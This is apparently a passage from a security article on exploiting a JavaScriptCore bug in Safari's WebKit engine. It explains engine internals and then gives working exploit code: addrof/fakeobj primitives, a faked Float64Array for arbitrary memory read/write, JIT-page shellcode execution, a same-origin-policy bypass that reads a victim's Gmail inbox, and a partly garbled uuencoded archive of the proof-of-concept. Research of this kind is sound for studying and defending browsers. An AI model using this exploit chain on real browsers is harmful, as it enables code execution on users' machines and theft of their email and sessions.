First off, JSC uses a conservative garbage collector [16]. In essence, this means that the GC does not keep track of the root nodes itself. Instead, during GC it will scan the stack for any value that could be a pointer into the heap and treats those as root nodes. In contrast, e.g. Spidermonkey uses a precise garbage collector and thus needs to wrap all references to heap objects on the stack inside a pointer class (Rooted<>) that takes care of registering the object with the garbage collector.

Next, JSC uses an incremental garbage collector. This kind of garbage collector performs the marking in several steps and allows the application to run in between, reducing GC latency. However, this requires some additional effort to work correctly. Consider the following case:

- * the GC runs and visits some object O and all its referenced objects. It marks them as visited and later pauses so the application can run again.
- * O is modified and a new reference to another Object P is added to it.
- * Then the GC runs again but it doesn't know about P. It finishes the marking phase and frees the memory of P.

To avoid this scenario, so called write barriers are inserted into the engine. These take care of notifying the garbage collector in such a scenario. These barriers are implemented in JSC with the WriteBarrier<> and CopyBarrier<> classes.

Last, JSC uses both, a moving and a non-moving garbage collector. A moving garbage collector moves live objects to a different location and updates all pointers to these objects. This optimizes for the case of many dead objects since there is no runtime overhead for these: instead of adding them to a free list, the whole memory region is simply declared free. JSC stores the JavaScript objects itself, together with a few other objects, inside a non-moving heap, the marked space, while storing the butterflies and other arrays inside a moving heap, the copied space.

----[3.2 - Marked space

The marked space is a collection of memory blocks that keep track of the allocated cells. In JSC, every object allocated in marked space must inherit from the JSCell class and thus starts with an eight byte header, which, among other fields, contains the current cell state as used by the GC. This field is used by the collector to keep track of the cells that it has already visited.

There is another thing worth mentioning about the marked space: JSC stores a MarkedBlock instance at the beginning of each marked block:

```
inline MarkedBlock* MarkedBlock::blockFor(const void* p)
{
    return reinterpret_cast<MarkedBlock*>(
        reinterpret_cast<Bits>(p) & blockMask);
}
```

This instance contains among other things a pointers to the owning Heap and VM instance which allows the engine to obtain these if they are not available in the current context. This makes it more difficult to set up fake objects, as a valid MarkedBlock instance might be required when performing certain operations. It is thus desirable to create fake objects inside a valid marked block if possible.

----[3.3 - Copied space

The copied space stores memory buffers that are associated with some object inside the marked space. These are mostly butterflies, but the contents of typed arrays may also be located here. As such, our out-of-bounds access happens in this memory region.

The copied space allocator is very simple:

```
CheckedBoolean CopiedAllocator::tryAllocate(size_t bytes, void** out)
{
    ASSERT(is8ByteAligned(reinterpret_cast<void*>(bytes)));

    size_t currentRemaining = m_currentRemaining;
    if (bytes > currentRemaining)
        return false;
    currentRemaining -= bytes;
    m_currentRemaining = currentRemaining;
    *out = m_currentPayloadEnd - currentRemaining - bytes;

    ASSERT(is8ByteAligned(*out));

    return true;
}
```

This is essentially a bump allocator: it will simply return the next N bytes of memory in the current block until the block is completely used. Thus, it is almost guaranteed that two following allocations will be placed adjacent to each other in memory (the edge case being that the first fills up the current block).

This is good news for us. If we allocate two arrays with one element each, then the two butterflies will be next to each other in virtually every case.

--[4 - Building exploit primitives

While the bug in question looks like an out-of-bound read at first, it is actually a more powerful primitive as it lets us "inject" JSValues of our choosing into the newly created JavaScript arrays, and thus into the engine.

We will now construct two exploit primitives from the given bug, allowing us to

1. leak the address of an arbitrary JavaScript object and
2. inject a fake JavaScript Object into the engine.

We will call these primitives 'addrof' and 'fakeobj'.

----[4.1 Prerequisites: Int64

As we've previously seen, our exploit primitive currently returns floating point values instead of integers. In fact, at least in theory, all numbers in JavaScript are 64-bit floating point numbers [17]. In reality, as already mentioned, most engines have a dedicated 32-bit integer type for performance reasons, but convert to floating point values when necessary (i.e. on overflow). It is thus not possible to represent arbitrary 64-bit integers (and in particular addresses) with primitive numbers in JavaScript.

As such, a helper module had to be built which allowed storing 64-bit integer instances. It supports

- * Initialization of Int64 instances from different argument types: strings, numbers and byte arrays.
- * Assigning the result of addition and subtraction to an existing

instance through the assignXXX methods. Using these methods avoids further heap allocations which might be desirable at times.

- * Creating new instances that store the result of an addition or subtraction through the Add and Sub functions.
- * Converting between doubles, JSValues and Int64 instances such that the underlying bit pattern stays the same.

The last point deserves further discussing. As we've seen above, we obtain a double whose underlying memory interpreted as native integer is our desired address. We thus need to convert between native doubles and our integers such that the underlying bits stay the same. `asDouble()` can be thought of as running the following C code:

```
double asDouble(uint64_t num)
{
    return *(double*)&num;
}
```

The `asJSValue` method further respects the NaN-boxing procedure and produces a `JSValue` with the given bit pattern. The interested reader is referred to the `int64.js` file inside the attached source code archive for more details.

With this out of the way let us get back to building our two exploit primitives.

----[4.2 addrof and fakeobj

Both primitives rely on the fact that JSC stores arrays of doubles in native representation as opposed to the NaN-boxed representation. This essentially allows us to write native doubles (indexing type `ArrayWithDoubles`) but have the engine treat them as `JSValues` (indexing type `ArrayWithContiguous`) and vice versa.

So, here are the steps required for exploiting the address leak:

1. Create an array of doubles. This will be stored internally as `IndexingType ArrayWithDouble`
2. Set up an object with a custom `valueOf` function which will
 - 2.1 shrink the previously created array
 - 2.2 allocate a new array containing just the object whose address we wish to know. This array will (most likely) be placed right behind the new butterfly since it's located in copied space
 - 2.3 return a value larger than the new size of the array to trigger the bug
3. Call `slice()` on the target array the object from step 2 as one of the arguments

We will now find the desired address in the form of a 64-bit floating point value inside the array. This works because `slice()` preserves the indexing type. Our new array will thus treat the data as native doubles as well, allowing us to leak arbitrary `JSValue` instances, and thus pointers.

The `fakeobj` primitive works essentially the other way around. Here we inject native doubles into an array of `JSValues`, allowing us to create `JSObject` pointers:

1. Create an array of objects. This will be stored internally as `IndexingType ArrayWithContiguous`
2. Set up an object with a custom `valueOf` function which will

- 2.1 shrink the previously created array
 - 2.2 allocate a new array containing just a double whose bit pattern matches the address of the JSObject we wish to inject. The double will be stored in native form since the array's IndexingType will be ArrayWithDouble
 - 2.3 return a value larger than the new size of the array to trigger the bug
3. Call slice() on the target array the object from step 2 as one of the arguments

For completeness, the implementation of both primitives is printed below.

```
function addrof(object) {
  var a = [];
  for (var i = 0; i < 100; i++)
    a.push(i + 0.1337); // Array must be of type ArrayWithDoubles

  var hax = {valueOf: function() {
    a.length = 0;
    a = [object];
    return 4;
  }};

  var b = a.slice(0, hax);
  return Int64.fromDouble(b[3]);
}

function fakeobj(addr) {
  var a = [];
  for (var i = 0; i < 100; i++)
    a.push({}); // Array must be of type ArrayWithContiguous

  addr = addr.asDouble();
  var hax = {valueOf: function() {
    a.length = 0;
    a = [addr];
    return 4;
  }};

  return a.slice(0, hax)[3];
}
```

----[4.3 - Plan of exploitation

From here on our goal will be to obtain an arbitrary memory read/write primitive through a fake JavaScript object. We are faced with the following questions:

- Q1. What kind of object do we want to fake?
- Q2. How do we fake such an object?
- Q3. Where do we place the faked object so that we know its address?

For a while now, JavaScript engines have supported typed arrays [18], an efficient and highly optimizable storage for raw binary data. These turn out to be good candidates for our fake object as they are mutable (in contrast to JavaScript strings) and thus controlling their data pointer yields an arbitrary read/write primitive usable from script. Ultimately our goal will now be to fake a Float64Array instance.

We will now turn to Q2 and Q3, which require another discussion of JSC internals, namely the JSObject system.

JavaScript objects are implemented in JSC by a combination of C++ classes. At the center lies the JSObject class which is itself a JSCell (and as such tracked by the garbage collector). There are various subclasses of JSObject that loosely resemble different JavaScript objects, such as Arrays (JSArray), Typed arrays (JSArrayBufferView), or Proxys (JSProxy).

We will now explore the different parts that make up JSObjects inside the JSC engine.

----[5.1 - Property storage

Properties are the most important aspect of JavaScript objects. We have already seen how properties are stored in the engine: the butterfly. But that is only half the truth. Besides the butterfly, JSObjects can also have inline storage (6 slots by default, but subject to runtime analysis), located right after the object in memory. This can result in a slight performance gain if no butterfly ever needs to be allocated for an object.

The inline storage is interesting for us since we can leak the address of an object, and thus know the address of its inline slots. These make up a good candidate to place our fake object in. As added bonus, going this way we also avoid any problem that might arise when placing an object outside of a marked block as previously discussed. This answers Q3.

Let's turn to Q2 now.

----[5.2 - JSObject internals

We will start with an example: suppose we run the following piece of JS code:

```
obj = {'a': 0x1337, 'b': false, 'c': 13.37, 'd': [1,2,3,4]};
```

This will result in the following object:

```
(lldb) x/6gx 0x10cd97c10
0x10cd97c10: 0x01001500000000136 0x0000000000000000
0x10cd97c20: 0xffff000000001337 0x0000000000000006
0x10cd97c30: 0x402bbd70a3d70a3d 0x000000010cdc7e10
```

The first quadword is the JSCell. The second one the Butterfly pointer, which is null since all properties are stored inline. Next are the inline JSValue slots for the four properties: an integer, false, a double, and a JSObject pointer. If we were to add more properties to the object, a butterfly would at some point be allocated to store these.

So what does a JSCell contain? JSCell.h reveals:

```
StructureID m_structureID;
    This is the most interesting one, we'll explore it further below.

IndexingType m_indexingType;
    We've already seen this before. It indicates the storage mode of
    the object's elements.

JSType m_type;
    Stores the type of this cell: string, symbol, function,
    plain object, ...

TypeInfo::InlineTypeFlags m_flags;
    Flags that aren't too important for our purposes. JSTypeInfo.h
    contains further information.

CellState m_cellState;
    We've also seen this before. It is used by the garbage collector
    during collection.
```

---[5.3 - About structures


JSC creates meta-objects which describe the structure, or layout, of a JavaScript object. These objects represent mappings from property names to indices into the inline storage or the butterfly (both are treated as JSValue arrays). In its most basic form, such a structure could be an array of <property name, slot index> pairs. It could also be implemented as a linked list or a hash map. Instead of storing a pointer to this structure in every JSCell instance, the developers instead decided to store a 32-bit index into a structure table to save some space for the other fields.

So what happens when a new property is added to an object? If this happens for the first time then a new Structure instance will be allocated, containing the previous slot indices for all exiting properties and an additional one for the new property. The property would then be stored at the corresponding index, possibly requiring a reallocation of the butterfly. To avoid repeating this process, the resulting Structure instance can be cached in the previous structure, in a data structure called "transiton table". The original structure might also be adjusted to allocate more inline or butterfly storage up front to avoid the reallocation. This mechanism ultimately makes structures reusable.

Time for an example. Suppose we have the following JavaScript code:

```
var o = { foo: 42 };
if (someCondition)
    o.bar = 43;
else
    o.baz = 44;
```

This would result in the creation of the following three Structure instances, here shown with the (arbitrary) property name to slot index mappings:



Whenever this piece of code was executed again, the correct structure for the created object would then be easy to find.

Essentially the same concept is used by all major engines today. V8 calls them maps or hidden classes [19] while Spidermonkey calls them Shapes.

This technique also makes speculative JIT compilers simpler. Assume the following function:

```
function foo(a) {
    return a.bar + 3;
}
```

Assume further that we have executed the above function a couple of times inside the interpreter and now decide to compile it to native code for better performance. How do we deal with the property lookup? We could simply jump out to the interpreter to perform the lookup, but that would be quite expensive. Assuming we've also traced the objects that were given to foo as arguments and found out they all used the same structure. We can now generate (pseudo-)assembly code like the following. Here r0 initially points to the argument object:

```

mov r1, [r0 + #structure_id_offset];
cmp r1, #structure_id;
jne bailout_to_interpreter;
mov r2, [r0 + #inline_property_offset];

```

This is just a few instructions slower than a property access in a native language such as C. Note that the structure ID and property offset are cached inside the code itself, thus the name for these kind of code constructs: inline caches.

Besides the property mappings, structures also store a reference to a `ClassInfo` instance. This instance contains the name of the class ("`Float64Array`", "`HTMLParagraphElement`", ...), which is also accessible from script via the following slight hack:

```

Object.prototype.toString.call(object);
// Might print "[object HTMLParagraphElement]"

```

However, the more important property of the `ClassInfo` is its `MethodTable` reference. A `MethodTable` contains a set of function pointers, similar to a `vtable` in C++. Most of the object related operations [20] as well as some garbage collection related tasks (visiting all referenced objects for example) are implemented through methods in the method table. To give an idea about how the method table is used, the following code snippet from `JSArray.cpp` is shown. This function is part of the `MethodTable` of the `ClassInfo` instance for JavaScript arrays and will be called whenever a property of such an instance is deleted [21] by script

```

bool JSArray::deleteProperty(JSCell* cell, ExecState* exec,
                             PropertyName propertyName)
{
    JSArray* thisObject = jsCast<JSArray*>(cell);


    if (propertyName == exec->propertyName().length)
        return false;


    return JSObject::deleteProperty(thisObject, exec, propertyName);
}

```

As we can see, `deleteProperty` has a special case for the `.length` property of an array (which it won't delete), but otherwise forwards the request to the parent implementation.

The next diagram summarizes (and slightly simplifies) the relationships between the different C++ classes that together build up the JSC object system.





--[6 - Exploitation

Now that we know a bit more about the internals of the JSObject class, let's get back to creating our own Float64Array instance which will provide us with an arbitrary memory read/write primitive. Clearly, the most important part will be the structure ID in the JSCell header, as the associated structure instance is what makes our piece of memory "look like" a Float64Array to the engine. We thus need to know the ID of a Float64Array structure in the structure table.

----[6.1 - Predicting structure IDs

Unfortunately, structure IDs aren't necessarily static across different runs as they are allocated at runtime when required. Further, the IDs of structures created during engine startup are version dependent. As such we don't know the structure ID of a Float64Array instance and will need to determine it somehow.

Another slight complication arises since we cannot use arbitrary structure IDs. This is because there are also structures allocated for other garbage collected cells that are not JavaScript objects (strings, symbols, regular expression objects, even structures themselves). Calling any method referenced by their method table will lead to a crash due to a failed assertion. These structures are only allocated at engine startup though, resulting in all of them having fairly low IDs.

To overcome this problem we will make use of a simple spraying approach: we will spray a few thousand structures that all describe Float64Array instances, then pick a high initial ID and see if we've hit a correct one.

```
for (var i = 0; i < 0x1000; i++) {
  var a = new Float64Array(1);
  // Add a new property to create a new Structure instance.
  a[randomString()] = 1337;
}
```

We can find out if we've guessed correctly by using 'instanceof'. If we did not, we simply use the next structure.

```
while (!(fakearray instanceof Float64Array)) {
  // Increment structure ID by one here
}
```

Instanceof is a fairly safe operation as it will only fetch the structure, fetch the prototype from that and do a pointer comparison with the given prototype object.

----[6.2 - Putting things together: faking a Float64Array


Float64Arrays are implemented by the native JSArrayBufferView class. In addition to the standard JSObject fields, this class also contains the pointer to the backing memory (we'll refer to it as 'vector', similar to the source code), as well as a length and mode field (both 32-bit

integers).

Since we place our Float64Array inside the inline slots of another object (referred to as 'container' from now on), we'll have to deal with some restrictions that arise due to the JSValue encoding. Specifically we

- * cannot set a nullptr butterfly pointer since null isn't a valid JSValue. This is fine for now as the butterfly won't be accessed for simple element access operations
- * cannot set a valid mode field since it has to be larger than 0x00010000 due to the NaN-boxing. We can freely control the length field though
- * can only set the vector to point to another JSObject since these are the only pointers that a JSValue can contain

Due to the last constraint we'll set up the Float64Array's vector to point to a Uint8Array instance:



With this we can now set the data pointer of the second array to an arbitrary address, providing us with an arbitrary memory read/write.

Below is the code for creating a fake Float64Array instance using our previous exploit primitives. The attached exploit code then creates a global 'memory' object which provides convenient methods to read from and write to arbitrary memory regions.

```

sprayFloat64ArrayStructures();

// Create the array that will be used to
// read and write arbitrary memory addresses.
var hax = new Uint8Array(0x1000);

var jsCellHeader = new Int64([
    00, 0x10, 00, 00,          // m_structureID, current guess
    0x0,                      // m_indexingType
    0x27,                     // m_type, Float64Array
    0x18,                     // m_flags, OverridesGetOwnPropertySlot |
    // InterceptsGetOwnPropertySlotByIndexEvenWhenLengthIsNotZero
    0x1                        // m_cellState, NewWhite
]);

var container = {
    jsCellHeader: jsCellHeader.encodeAsJSVal(),
    butterfly: false,          // Some arbitrary value
    vector: hax,
    lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
};

// Create the fake Float64Array.
var address = Add(addrOf(container), 16);
var fakearray = fakeobj(address);

// Find the correct structure ID.
while (!(fakearray instanceof Float64Array)) {
    jsCellHeader.assignAdd(jsCellHeader, Int64.One);
    container.jsCellHeader = jsCellHeader.encodeAsJSVal();
}
  
```

```
// All done, fakearray now points onto the hax array
```

To "visualize" the result, here is some lldb output. The container object is located at 0x11321e1a0:

```
(lldb) x/6gx 0x11321e1a0
0x11321e1a0: 0x01001500000001138 0x0000000000000000
0x11321e1b0: 0x01182700000001000 0x00000000000000006
0x11321e1c0: 0x00000000113217360 0x00010000000000010
(lldb) p *(JSC::JSArrayBufferView*) (0x11321e1a0 + 0x10)
(JSC::JSArrayBufferView) $0 = {
  JSC::JSNonFinalObject = {
    JSC::JSObject = {
      JSC::JSCell = {
        m_structureID = 4096
        m_indexingType = '\0'
        m_type = Float64ArrayType
        m_flags = '\x18'
        m_cellState = NewWhite
      }
      m_butterfly = {
        JSC::CopyBarrierBase = (m_value = 0x00000000000000006)
      }
    }
  }
  m_vector = {
    JSC::CopyBarrierBase = (m_value = 0x00000000113217360)
  }
  m_length = 16
  m_mode = 65536
}
```

Note that m_butterfly as well as m_mode are invalid as we cannot write null there. This causes no trouble for now but will be problematic once a garbage collection run occurs. We'll deal with this later.

----[6.3 - Executing shellcode

One nice thing about JavaScript engines is the fact that all of them make use of JIT compiling. This requires writing instructions into a page in memory and later executing them. For that reasons most engines, including JSC, allocate memory regions that are both writable and executable. This is a good target for our exploit. We will use our memory read/write primitive to leak a pointer into the JIT compiled code for a JavaScript function, then write our shellcode there and call the function, resulting in our own code being executed.

The attached PoC exploit implements this. Below is the relevant part of the runShellcode function.

```
// This simply creates a function and calls it multiple times to
// trigger JIT compilation.
var func = makeJITCompiledFunction();
var funcAddr = addrof(func);
print("[+] Shellcode function object @ " + funcAddr);

var executableAddr = memory.readInt64(Add(funcAddr, 24));
print("[+] Executable instance @ " + executableAddr);

var jitCodeAddr = memory.readInt64(Add(executableAddr, 16));
print("[+] JITCode instance @ " + jitCodeAddr);

var codeAddr = memory.readInt64(Add(jitCodeAddr, 32));
print("[+] RWX memory @ " + codeAddr.toString());

print("[+] Writing shellcode...");
memory.write(codeAddr, shellcode);

print("[!] Jumping into shellcode...");
```

```
func();
```

As can be seen, the PoC code performs the pointer leaking by reading a couple of pointers from fixed offsets into a set of objects, starting from a JavaScript function object. This isn't great (since offsets can change between versions), but suffices for demonstration purposes. As a first improvement, one should try to detect valid pointers using some simple heuristics (highest bits all zero, "close" to other known memory regions, ...). Next, it might be possible to detect some objects based on unique memory patterns. For example, all classes inheriting from JSCell (such as ExecutableBase) will start with a recognizable header. Also, the JIT compiled code itself will likely start with a known function prologue.

Note that starting with iOS 10, JSC no longer allocates a single RWX region but rather uses two virtual mappings to the same physical memory region, one of them executable and the other one writable. A special version of memcpy is then emitted at runtime which contains the (random) address of the writable region as immediate value and is mapped --X, preventing an attacker from reading the address. To bypass this, a short ROP chain would now be required to call this memcpy before jumping into the executable mapping.

----[6.4 - Staying alive past garbage collection

If we wanted to keep our renderer process alive past our initial exploit (we'll later see why we might want that), we are currently faced with an immediate crash once the garbage collector kicks in. This happens mainly because the butterfly of our faked Float64Array is an invalid pointer, but not null, and will thus be accessed during GC. From `JSObject::visitChildren`:

```
Butterfly* butterfly = thisObject->m_butterfly.get();
if (butterfly)
    thisObject->visitButterfly(visitor, butterfly,
                              thisObject->structure(visitor.vm()));
```

We could set the butterfly pointer of our fake array to `nullptr`, but this would lead to another crash since that value is also a property of our container object and would be treated as a `JSObject` pointer. We will thus do the following:

1. Create an empty object. The structure of this object will describe an object with the default amount of inline storage (6 slots), but none of them being used.
2. Copy the `JSCell` header (containing the structure ID) to the container object. We've now caused the engine to "forget" about the properties of the container object that make up our fake array.
3. Set the butterfly pointer of the fake array to `nullptr`, and, while we're at it also replace the `JSCell` of that object with one from a default `Float64Array` instance

The last step is required since we might end up with the structure of a `Float64Array` with some property due to our structure spraying before.

These three steps give us a stable exploit.

On a final note, when overwriting the code of a JIT compiled function, care must be taken to return a valid `JSValue` (if process continuation is desired). Failing to do so will likely result in a crash during the next GC, as the returned value will be kept by the engine and inspected by the collector.

----[6.5 - Summary

At this point it is time for a quick summary of the full exploit:

1. Spray `Float64Array` structures

2. Allocate a container object with inline properties that together build up a Float64Array instance in its inline property slots. Use a high initial structure ID which will likely be correct due to the previous spray. Set the data pointer of the array to point to a Uint8Array instance.
3. Leak the address of the container object and create a fake object pointing to the Float64Array inside the container object
4. See if the structure ID guess was correct using 'instanceof'. If not increase the structure ID by assigning a new value to the corresponding property of the container object. Repeat until we have a Float64Array.
5. Read from and write to arbitrary memory addresses by writing the data pointer of the Uint8Array
6. With that repair the container and the Float64Array instance to avoid crashing during garbage collection

--[7 - Abusing the renderer process

Usually, from here the next logical step would be to fire up a sandbox escape exploit of some sort for further compromise of the target machine.

Since discussion of these is out of scope for this article, and due to good coverage of those in other places, let us instead explore our current situation.

----[7.1 - WebKit process and privilege model

Since WebKit 2 [22] (circa 2011), WebKit features a multi-process model in which a new renderer process is spawned for every tab. Besides stability and performance reasons, this also provides the basis for a sandboxing infrastructure to limit the damage that a compromised renderer process can do to the system.

----[7.2 - The same-origin policy

The same-origin policy (SOP) provides the basis for (client-side) web security. It prevents content originating from origin A from interfering with content originating from another origin B. This includes script level access (e.g. accessing DOM objects inside another window) as well as network level access (e.g. XMLHttpRequests). Interestingly, in WebKit the SOP is enforced inside the renderer processes, which means we can bypass it at this point. The same is currently true for all major web browsers, but chrome is about to change this with their site-isolation project [23].

This fact is nothing new and has even been exploited in the past, but it is worth discussing. In essence, this means that a renderer process has full access to all browser sessions and can send authenticated cross-origin requests and read the response. An attacker who compromises a renderer process thus obtains access to all the browser sessions of the victim.

For demonstration purposes we will now modify our exploit to display the users gmail inbox.

----[7.3 - Stealing emails

There is an interesting field inside the SecurityOrigin class in WebKit: `m_universalAccess`. If set, it will cause all cross-origin checks to succeed. We can obtain a reference to the currently active SecurityDomain instance by following a set of pointers (whose offsets are again dependent on the current Safari version). We can then enable universalAccess for our renderer process and can subsequently perform authenticated cross-origin XMLHttpRequests. Reading emails from gmail then becomes as simple as

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
xhr.send(); // xhr.responseText now contains the full response
```

Included is a version of the exploit that does this and displays the "users" current gmail inbox. For reasons that should be clear by now this does require a valid gmail session in Safari ;)

--[8 - References

```
[1] http://www.zerodayinitiative.com/advisories/ZDI-16-485/
[2] https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/
[3] http://trac.webkit.org/wiki/JavaScriptCore
[4] http://www.ecma-international.org/ecma-262/6.0/#sec-ecmascript-data-types-and-values
[5] http://www.ecma-international.org/ecma-262/6.0/#sec-objects
[6] https://en.wikipedia.org/wiki/Double-precision_floating-point_format
[7] http://www.ecma-international.org/ecma-262/6.0/#sec-array-exotic-objects
[8] http://www.ecma-international.org/ecma-262/6.0/#sec-ecmascript-standard-built-in-objects
[9] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/slice).
[10] https://github.com/WebKit/webkit/blob/320b1fc3f6f47a31b6ccb4578bcea56c32c9e10b/Source/JavaScriptCore/runtime/ArrayPrototype.cpp#L848
[11] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Symbol/species
[12] http://www.ecma-international.org/ecma-262/6.0/#sec-type-conversion
[13] https://bugzilla.mozilla.org/show_bug.cgi?id=735104
[14] https://bugzilla.mozilla.org/show_bug.cgi?id=983344
[15] https://bugs.chromium.org/p/chromium/issues/detail?id=554946
[16] https://www.gnu.org/software/guile/manual/html_node/Conservative-GC.html
[17] http://www.ecma-international.org/ecma-262/6.0/#sec-ecmascript-language-types-number-type
[18] http://www.ecma-international.org/ecma-262/6.0/#sec-typedarray-objects
[19] https://developers.google.com/v8/design#fast-property-access
[20] http://www.ecma-international.org/ecma-262/6.0/#sec-operations-on-objects
[21] http://www.ecma-international.org/ecma-262/6.0/#sec-ordinary-object-internal-methods-and-internal-slots-delete-p
[22] https://trac.webkit.org/wiki/WebKit2
[23] https://www.chromium.org/developers/design-documents/site-isolation
```

--[9 - Source code

```
begin 644 src.zip
M4$!#!'H''''''%&N1DD''''''''''''''''$!P`<W)C+U54"0`#":OV5Q6K
M]E=U>`L`'03U`0`'!'%''''!02P,$%''''''@`%ZY&2;A,.B1W`P`')@D`'X`
M`'!S<F,O96UA:6PN:'1M;%54"0`#G:KV5PFK]E=U>`L`'03U`0`'!'%''''"-
M5E%OVS80?L'ON'H/DE9;2H:B*&([F)%D78:U*9H@;9$%'2V=;082J9)4;*M
M?] ^1LA39L=7J11)Y)]WW'7E'CEZ<79Y>?_EP#@N3I2<'H_J%+#DY`!AI4Z9H
MOP"F,BGAF_L$F$EA!C.6\;0\ADP*J7,6X]#-_K".T=K3@<2*YP:TBL>]PO!4
MAP^Z=T(F;OQDVX0+_\I5MTF^%L&3Q85VUDA8L.E@%P1GI_I>="0!TAD7&0H
M3&A%A5P(5->X,O!R#&0)+\'[3WBU&O>*(CCCFDU3U&'6")IE.)"*SSF%D"F/
M2\J)HBFN0:%(4*&BV#)&K8&)!`0QU?BUH*!I62/.T,0+K.83KO.4E15ZH5%I
MF&>,I\%5*Z`SX`M!S1!6F6XXMKH<%N@WQ`9GY;+WG[+[B^*5)2:D7X07O:
M/E6>>K>#._CGZA0>B8#%$]+`8^,6PF0JE>%BW@N&^X*3:'$T]@Z;6NA5S2;
M.V499E*59,Z2:FX01LXXX8_8MAXT/+ZA-_\/S(%#WJU4#`&@4OX_.[?OXW)
M/]I\;K/;=)(DUIS12\Y\_]2B7*O]W:K=A*.$:-$C/'G]&@K-&BAD5>&_.:4
MO*V(3_$J?:'5=V`WL4_C?@/1A\/'5`X?;!B+=-'Y.HMK^YRN,3ZDZ:3MW46H1
M>KV/T%4#6-B]M4;=)K8S;!=@J.%+R]=\7QPM=%=">^Y7VTE_>.",]8[V'Q
MR\0[*>!\[.];7Z<+3;:#IBTU:>M,H:>K9C25,D4F(&9IB@ED]X7@MKA9.HEM
M<PI#&'8-P%J.J\p=4IH]/`WZ<'MTUXY=J?&$G8_7]G!E$<H<A>^]/;_V^N`M
MJ`#T<1391A?.I9Q3SXEEYOZC(CJ,?G/MD$QG+-782F8%IJGU/NL'"G4NA49:
MKLJJ`K`]?[BYQH8I<T`M>T7&M1D=$#1P.?,]:W)S<?[I_FQR/1E[P:8SQ=[O
```

M6AU51/PI1,O=-NAV[/ \$8!D?P_7L+TPWMZ=I_47IH<8VD0\ \$H\$AM(F&%P [&^
MZ<J^9A?L[-=62FQ+39BV\$DV [&%LD^PVWYUOZ/9T:<RD\$@YPI2KSM_&_=X57#
MT0)2:J"4A:I/...',DB++PS#L/0-=4PHVCN4E@<AE*\$4J64)LF^~O6%U"6K<#
MPPU=2"Y<K!N.2U2CJ!H [&\$75A6=DKP/VMWY7UZ'_ '5!+ 'P04' ' ' ' ' ' #T;D9)
M%5KXM!8&' ' 'H\$@' ' '# '<' '-R8R]I;G0V-"YJ<U54"0 '#NSOV5]>J]E=U>'L'
M'03U'0' ' '!%' ' ' ' ' ']5_UNVS80_]] /<0NP6D)MQ0F"+&B: '5G;#=#P#*B [%5C1
